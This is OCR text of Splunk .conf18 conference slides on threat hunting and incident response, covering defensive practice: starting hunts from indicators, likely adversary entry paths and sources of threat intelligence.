“Threat hunters focus their search on adversaries...and who are already within the networks and systems of the threat hunters’ organization”

SANS - The Who, What, Where, When, Why and How of Effective Threat Hunting



splunk> .conf18


Threat Hunting and Incident Response

Threat Hunting

Incident Response


Incident Response

- Classic activity that is performed when something ”bad” happens
- Think about it from an investigation perspective
  - Who, what, where, when, why, how?
- Security Operations deals with this all day
- Focus on containment and recovery
- Work with other teams to eradicate
- Forensics and Reverse Engineering may come into play



NIST SP800-61

What Are We Trying To Accomplish?




Where Do I Start?

- Collect all your indicators
  - Take an indicator and pull on the string
- Activities considered to be out of the norm
  - Data Volumes, Directionality, Destinations, Sources, Apps, Time
- Why are adversary teams going after your targets?
  - Is it the lowest hanging fruit?
  - Path of least resistance?
  - High value?
- Past performance is not always indicative of future results, but previous security events and incidents may identify trends
  - Did the attackers leave anything to identify them by?
    - Hashes, Domains, Techniques, SSL Certs
  - How did they get in before?
    - Phishing, Zero Day, Insider

“To people outside the security team, hunting looks like lucky guessing, but it’s far from that. Hunting is based on a combination of instinct, experience, and good intelligence.”


Intelligence-Driven Incident Response: Outwitting the Adversary
Scott J. Roberts and Rebekah Brown



Building Threat Intelligence


splunk> .conf18

Past and Present Hunts



splunk> .conf18

Insights from Events Collected



splunk> .conf18

Intel Gathering

- Open Source Intel
  - Threat Reports, Conferences, Twitter, Blogs, Malware Activity, Information Sharing, CVE's
- Subscriptions
  - Do you have any threat feed partnerships?
  - Is it worth purchasing feeds?
- Tools
  - EDR Solutions

Models for Adversary Emulation

